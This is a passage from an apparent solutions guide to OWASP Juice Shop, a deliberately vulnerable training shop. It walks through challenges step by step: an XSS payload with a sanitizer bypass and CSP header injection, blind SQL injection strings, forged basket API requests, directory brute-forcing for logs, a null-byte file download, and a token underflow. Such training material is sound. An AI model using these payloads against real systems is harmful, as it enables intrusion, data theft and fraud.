3. Install Metamask Browser Extension if not done yet.
4. Get some Sepolia testnet ETH from any faucet https://sepoliafaucet.com .
5. You need to withdraw 1000 BEE tokens from the BEE Haven to mint the NFT.
6. Withdraw any amount less than 255 tokens from the faucet until you get a 1000 BEE Balance, the faucet balance underflows to 255 as soon as the BEE balance becomes less than 0.
7. Mint the Honey Pot NFT.

The Juice Shop is susceptible to a known vulnerability in a library for which an advisory has already been issued


Convince the chatbot to give you a coupon of 50% or more

🚧 Work in progress…

⭐⭐⭐⭐ Challenges

Gain access to any access log file of the server

1. Solve the Access a confidential document or any related challenges which will bring the exposed `/ftp` folder to your attention.
2. Visit http://localhost:3000/ftp and notice the file `incident-support.kdbx` which is needed for Log in with the support team's original user credentials and indicates that some support team is performing its duties from the public Internet and possibly with VPN access.
3. Guess luckily or run a brute force attack with e.g. ZAPs DirBuster plugin for a possibly exposed directory containing the log files.
4. Following the hint to drill down deeper than one level, you will at some point end up with http://localhost:3000/support/logs.
5. Inside you will find at least one `access.log` of the current day. Open or download it to solve this challenge.



Bypass the Content Security Policy and perform an XSS attack on a legacy page

1. Log in as any user.
2. Visit our user profile page at http://localhost:3000/profile.
3. Type in any *Username* and click the *Set Username* button.
4. Notice that the username is displayed beneath the profile image.
5. Change the username into `<script>alert(`xss)</script>` and click *Set Username*.
6. Notice the displayed username under the profile picture now is `lert(`xss)` while in the *Username* field it shows `lert(`xss)</script>` - both a clear indication that the malicious input was sanitized. Obviously the sanitization was not very sophisticated, as the input was quite mangled and even the closing `<script>` tag survived the procedure.
7. Change the username into `<<a|ascript>alert(`xss)</script>` and click *Set Username*.
8. The naive sanitizer only removes `<a|a` effectively changing the username into `<script>alert(`xss)</script>` but you'll notice that the script is still not executed!
9. The username shows as `\` on the screen and the `<script>alert(`xss)</script>` is part of the DOM. It seems that its execution was blocked by the Content Security Policy (CSP) of the page.
10. Bypassing the CSP requires to exploit a totally different attack vector on the profile page: The *Image URL* field.

11. Set the *Image URL* to some valid image URL, e.g. https://placecats.com/300/300 and click *Link Image* while inspecting the network traffic via your browser's DevTools.
12. Notice how the `Content-Security-Policy` response header has been changed in the subsequent call to http://localhost:3000/profile? It now contains an entry like `/assets/public/images/uploads/17.jpg;`, which is the location of the successfully uploaded image.
13. Try setting the *Image URL* again, but now to some invalid image URL, e.g. http://definitely.not.an/image.png. While the linking fails and your profile will show a broken image, the CSP header will now contain `http://definitely.not.an/image.png;` - the originally supplied URL.
14. This influence on the CSP header - plus the fact that the first encountered entry in case of duplicates always wins - is fatal for the application. We can basically overwrite the CSP with one of our own choosing.
15. Set `https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com` as *Image URL* and click _Link Image.
16. Refresh the page to give the browser the chance to load the tampered CSP and enjoy the alert box popping up!

Order the Christmas special offer of 2014


1. Open http://localhost:3000/#/search and reload the page with `F5` while observing the *Network* tab in your browser's DevTools
2. Recognize the `GET` request http://localhost:3000/rest/products/search?q= which returns the product data.
3. Submitting any SQL payloads via the *Search* field in the navigation bar will do you no good, as it is only applying filters onto the entire data set what was retrieved with a singular call upon loading the page.
4. In that light, the `q=` parameter on the http://localhost:3000/rest/products/search endpoint would not even be needed, but might be a relic from a different implementation of the search functionality. Test this theory by submitting http://localhost:3000/rest/products/search?q=orange which should give you a result such as


```
{"status":"success","data":[{"id":2,"name":"Orange Juice (1000ml)","description":"Made from
oranges hand-picked by Uncle
Dittmeyer.","price":2.99,"image":"orange_juice.jpg","createdAt":"2018-12-20 07:18:31.358
+00:00","updatedAt":"2018-12-20 07:18:31.358 +00:00","deletedAt":null}]}
```


5. Submit `';` as `q` via http://localhost:3000/rest/products/search?q=';

6. You will receive an error page with a `SQLITE_ERROR: syntax error` mentioned, indicating that SQL Injection is indeed possible.

7. You are now in the area of Blind SQL Injection, where trying create valid queries is a matter of patience, observance and a bit of luck.
8. Varying the payload into `'--` for `q` results in a `SQLITE_ERROR: incomplete input`. This error happens due to two (now unbalanced) parenthesis in the query.
9. Using `'))--` for `q` fixes the syntax and successfully retrieves all products, including the (logically deleted) Christmas offer. Take note of its `id` (which should be `10`)



10. Go to http://localhost:3000/#/login and log in as any user.
11. Add any regularly available product into you shopping basket to prevent problems at checkout later. Memorize your `BasketId` value in the request payload (when viewing the Network tab) or find the same information in the `bid` variable in your browser's Session Storage (in the Application tab).
12. Craft and send a `POST` request to http://localhost:3000/api/BasketItems with
    - `{"BasketId": "<Your Basket ID>", "ProductId": 10, "quantity": 1}` as body
    - and `application/json` as `Content-Type`
13. Go to http://localhost:3000/#/basket to verify that the "Christmas Super-Surprise-Box (2014 Edition)" is in the basket
14. Click *Checkout* on the *Your Basket* page to solve the challenge.


Alternative path without any SQL Injection

This solution involves a lot less hacking & sophistication but requires more attention & a good portion of shrewdness.

1. Retrieve all products as JSON by calling http://localhost:3000/rest/products/search?q=
2. Write down all `id` s that are *missing* in the otherwise sequential numeric range
3. Perform step 12. and 13. from above solution for all those missing `id` s
4. Once you hit the "Christmas Super-Surprise-Box (2014 Edition)" click *Checkout* for instant success!

Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous

1. Solve Order the Christmas special offer of 2014 but enumerate all deleted products until you come across "Rippertuer Special Juice"
2. Notice the warning *"This item has been made unavailable because of lack of safety standards."* in its description, indicating that this is the product you need to investigate for this challenge
3. Further notice the partial list of ingredients in the description namely *"Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle marmelos… and others"*
4. Submitting either or all of the above ingredients at http://localhost:3000/#/contact will **not** solve this challenge - it must be some unlisted ingredients that create a dangerous combination.
5. A simple Google search for `Cherymoya Annona cherimola Jabuticaba Myrciaria cauliflora Bael Aegle marmelos` should bring up several results, one of them being a blog post "Top 20 Fruits You Probably Don't Know" from 2011. Visit this post at https://listverse.com/2011/07/08/top-20-fruits-you-probably-dont-know
6. Scrolling through the list of replies you will notice a particular comment from user *Localhorst* saying *"Awesome, some of these fruits also made it into our "Rippertuer Special Juice"! https://pastebin.com/90dUgd7s "*
7. Visit https://pastebin.com/90dUgd7s to find a PasteBin paste titled "Rippertuer Special Juice Ingredients" containing a JSON document with many exotic fruits in it, each with its name as `type` and a detailed `description`
8. When carefully reading all fruit descriptions you will notice a warning on the `Hueteroneel` fruit that "this coupled with Eurogium Edule was sometimes found fatal"



found grown in California, Australia, New Zealand and Chile as well. When ripe, the melon has a thick spiky yellow outer skin, with bright green, jelly like flesh. The flesh is often compared to the taste of a banana, with the texture of the seedy part of a cucumber or tomato. The thick skin can be eaten and is a good source of vitamin C and fibre."

```
  },
  {
    "type": "Eurogium Edule",
    "description": "This fruit comes from a tall tree native to the mangrove swamps of southeast Asia. The edible portions of the plant are an excellent source of vitamin C and high in iron. The seeds of the tree form part of the natural diet of the babirusa. People of Minahasa tribe in North Sulawesi use young leaves as vegetable. The leaves will be sliced into small part then it is cooked by mixing with herbs and pork fat or meat inside bamboo. Many sellers in Tomohon traditional market sell the leaves whether sliced or not."
  },
  {
    "type": "Durian",
    "description": "Ahh, durian. Alternately known as “The King of Fruit” and “The fruit that smells like rotting garbage and onions.” My favorite description is from Richard Sterling and quoted on Wikipedia as this: “Its odor is best described as pig-sh*t, turpentine and onions, garnished with a gym sock. It can be smelled from yards away.”The same page also mentions that they have also been described as smelling like civet, sewage, stale vomit, skunk spray and used surgical swabs. Yum.  Some people are absolutely in love with it, and apparently a variety of animals including tigers can’t get enough of stale vomit encased in a fruity hedgehog, but the people in Singapore seem to have the right idea; the fruit is banned from all public transportation."
  },
  {
    "type": "Hueteroneel",
    "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It’s also known as the “beach apple” and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a warning, this coupled with Eurogium Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark which reportedly treats edema, while the dried fruits have been used as a diuretic."
  },
```


9. As `Eurogium Edule` is also on the very same list of ingredients, these two must be the ones you are looking for
10. Submit a comment containing both `Eurogium Edule` and `Hueteroneel` via http://localhost:3000/#/contact to solve this challenge

Find the hidden easter egg

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file…
2. …to download http://localhost:3000/ftp/eastere.gg%2500.adoc

Apply some advanced cryptanalysis to find the real easter egg

1. Get the encrypted string from the `eastere.gg` from the Find the hidden easter egg challenge:
   `L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==`
2. Base64-decode this into `/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt`
3. Trying this as a URL will not work. Notice the recurring patterns (`rtt`, `gur` etc.) in the above string
4. ROT13-decode this into `/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg`
5. Visit http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

